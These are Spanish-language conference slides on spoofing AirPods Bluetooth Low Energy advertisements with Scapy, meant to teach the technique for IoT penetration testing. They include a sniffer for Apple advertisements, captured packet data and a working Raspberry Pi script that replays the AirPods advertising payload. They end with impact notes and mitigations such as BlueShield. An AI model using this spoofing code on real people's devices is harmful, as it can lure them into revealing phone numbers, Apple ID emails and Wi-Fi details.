                        if (EIR_Manufacturer_Specific_Data in report and report[EIR_Manufacturer_Specific_Data].company_id == 76):
                                atype = 'public'
                                if report.atype == 1:
                                        atype = 'random'
                                print(f"BLE ADVERTISEMENT of Apple device @ {mac} with a {atype} address - RSSI {report.rssi} - ADV TYPE {report.type} - DATA - {report.data} ")
                                apple[mac] = report
        print("apple ble raw advertisement data")
        print(apple.items())
```

0x004C = 76 - Apple Computer Inc

https://www.bluetooth.com/specifications/assigned-numbers/

Forjando Advertisements BLE con Scapy

- **Ya tenemos una idea de cómo funciona Bluetooth, cómo interactuar con el stack, leer data. Y ahora cómo podemos hacer spoof de periféricos Apple ?**

- **Debemos analizar la mensajería de Advertisement Apple BLE para el equipo específico que queremos imitar. En este caso elegiremos unos AirPods. Pero pudiera ser cualquier otro protocolo o dispositivo que esté haciendo uso de los canales de Advertisement en Bluetooth.**

- **Lo más valioso es entender esta técnica para aplicarla a otros dispositivos. PenTest IoT en industria X - por ejemplo. Traer atención al uso de Bluetooth. Recordar que nuestros equipos envían y reciben data por BT pudiendo servir como un vector de ataque alternativo.**

Forjando Advertisements BLE con Scapy

- Que pasa cuando abres unos AirPods?

Forjando Advertisements BLE con Scapy

Sep 28 13:53:30.029	HCI Event		7C:29:6F:D6:48:EB	LE - Advertising Report - 1 Report - Normal - Public - 7C:29:6F:D6:48:EB - ADV_NONCONN_IND -40 dBm - Channel 37
				Parameter Length: 33 (0x21)
				Num Reports: 0X01
				Report 0
				Event Type: Non Connectable Undirected Advertising (ADV_NONCONN_IND)
				Address Type: Public
				Peer Address: 7C:29:6F:D6:48:EB
				Data Length: 21
				Apple Manufacturing Data
				Length: 20 (0x14)
				Data: 14 FF 4C 00 07 0F 00 0F 20 7C 29 6F D6 48 EB 15 E4 E4 21 05 00
				RSSI: -40 dBm
Sep 28 13:53:30.029	HCI Event			00000000: 3E21 0201 0300 EB48 D66F 297C 1514 FF4C >!.....H.o)|...L
				00000000: 3E21 0201 0300 EB48 D66F 297C 1514 FF4C >!.....H.o)|...L
				00000010: 0007 0F00 0F20 7C29 6FD6 48EB 15E4 E421 ..... |)o.H....!
				00000020: 0500 D8 ...


```
Device Manufacturer 16 bit uuid: 76
BLE ADVERTISEMENT of Apple device @ 7c:29:6f:d6:48:eb with a public address - RSSI -26 - ADV TYPE 3 - DATA - [<EIR_Hdr  len=20 type=mfg_specific_data |<EIR_Manufacturer
_Specific_Data  company_id=0x4c |<Raw  load='\x07\x0f\x00\x0f |)o\xd6H\xeb\x85\xe3\xe3\x02\x01\x00' |>>>]
```

Forjando Advertisements BLE con Scapy

- **Utilizamos Scapy para implementar un ataque de spoof**
  - **1) Spoof la BD_ADDR de los AirPods.**
  - **2) Configurar nuestro adaptador para modo Advertisement.**
  - **3) Replicar el Advertisement Data de los AirPods.**

Forjando Advertisements BLE con Scapy

- Scapy soporta BLE en una forma más o menos utilizable, readaptamos la implementacion de iBeacon.py ya que fue una buena base para hacer pruebas y adaptaciones fueron necesarias para que funcione con el Advertisement Data de los AirPods en base a lo que se observó en la captura de tráfico.



Forjando Advertisements BLE con Scapy

```
81
82      def build_eir(self):
83          """Builds a list of EIR messages to wrap this frame."""
84
85          return LowEnergyBeaconHelper.base_eir + [
86              EIR_Hdr() / EIR_Manufacturer_Specific_Data() / self
87          ]
88
89
```

```
79
80      def build_eir(self):
81          """Builds a list of EIR messages to wrap this frame."""
82
83          return [
84            EIR_Hdr() / EIR_Manufacturer_Specific_Data() / self
85          ]
86
87
```

DEMO 3: Spoofing Advertisements BLE en Scapy

- Utilizar adaptador Bluetooth para crear Advertisements BLE y Spoof unos AirPods.

- Raspberry Pi Zero W, adaptador UD-100.

```
from scapy.all import *
load_contrib('ibeacon') #loads the slightly modified ibeacon.py contrib code


print('advertising crafted bt packets')
bt = BluetoothHCISocket(0)
apple_frame = Apple_BLE_Frame() / Raw(b'\x07\x0f\x00\x0f\x20\x7c\x29\x6f\xd6\x48\xeb\x85\xe3\xe3\x02\x01\x00')
bt.sr(apple_frame.build_set_advertising_data())
bt.sr(HCI_Hdr()/HCI_Command_Hdr()/HCI_Cmd_LE_Set_Advertising_Parameters(adv_type=3,interval_max=256,interval_min=256))
print(apple_frame.show())

ans, unans = bt.sr(HCI_Hdr()/
      HCI_Command_Hdr()/
      HCI_Cmd_LE_Set_Advertise_Enable(enable=True))

p = ans[0][1]
print(p.show())
```

Impacto

- Para emular unos AirPods a la perfección habría que implementar todo el protocolo y la mensajería BLE que Apple utiliza en los AirPods incluyendo negociación de cifrado etc. En esta demo solo implementamos la mensajería de Advertisement BLE que los AirPods utilizan. Demostrando que es posible realizar spoofing. Vale destacar que esta vulnerabilidad afecta muchos equipos IoT de igual forma. Y se podría utilizar para llevar a usarios a divulgar información privilegiada como número de teléfono, el correo electrónico ID de Apple y la red Wi-Fi actual. Dependiendo de qué dispositivo se le está realizando spoofing.

https://stackoverflow.com/questions/55272209/ellysis-bluetooth-sniffing-apple-airpods

https://securityaffairs.com/149711/hacking/spoofing-apple-device.html

https://github.com/jrgdiaz/apple-ble-spoof-poc.git

https://github.com/hexway/apple_bleee

https://github.com/ECTO-1A/AppleJuice

https://techcrunch.com/2023/08/14/researcher-says-they-were-behind-iphone-popups-at-def-con/

Mitigaciones?

BLE está en desarrollo actualmente, y se conocen las fallas que tiene en cuanto a spoofing. Hay algunas propuestas de cómo mitigarlo. Incluyendo un dispositivo llamado ‘BlueShield’ diseñado precisamente para detectar y prevenir. Tal vez la Bluetooth SIG elija una propuesta en el futuro y aplique mitigaciones como parte del standard. Mientras tanto. Apple hasta la fecha no tiene planes para parcharlo a nivel de sistema operativo. Lo mejor por ahora si tiene preocupaciones de ser alcanzado por este ataque es apagar la interfaz Bluetooth. Otra cosa a tener pendiente es nunca dar click a este tipo de notificaciones si les aparece de forma inesperada.

BlueShield: Detecting Spoofing Attacks in Bluetooth Low Energy Networks | USENIX

https://arxiv.org/pdf/1904.10600.pdf

Gracias por su tiempo y asistir!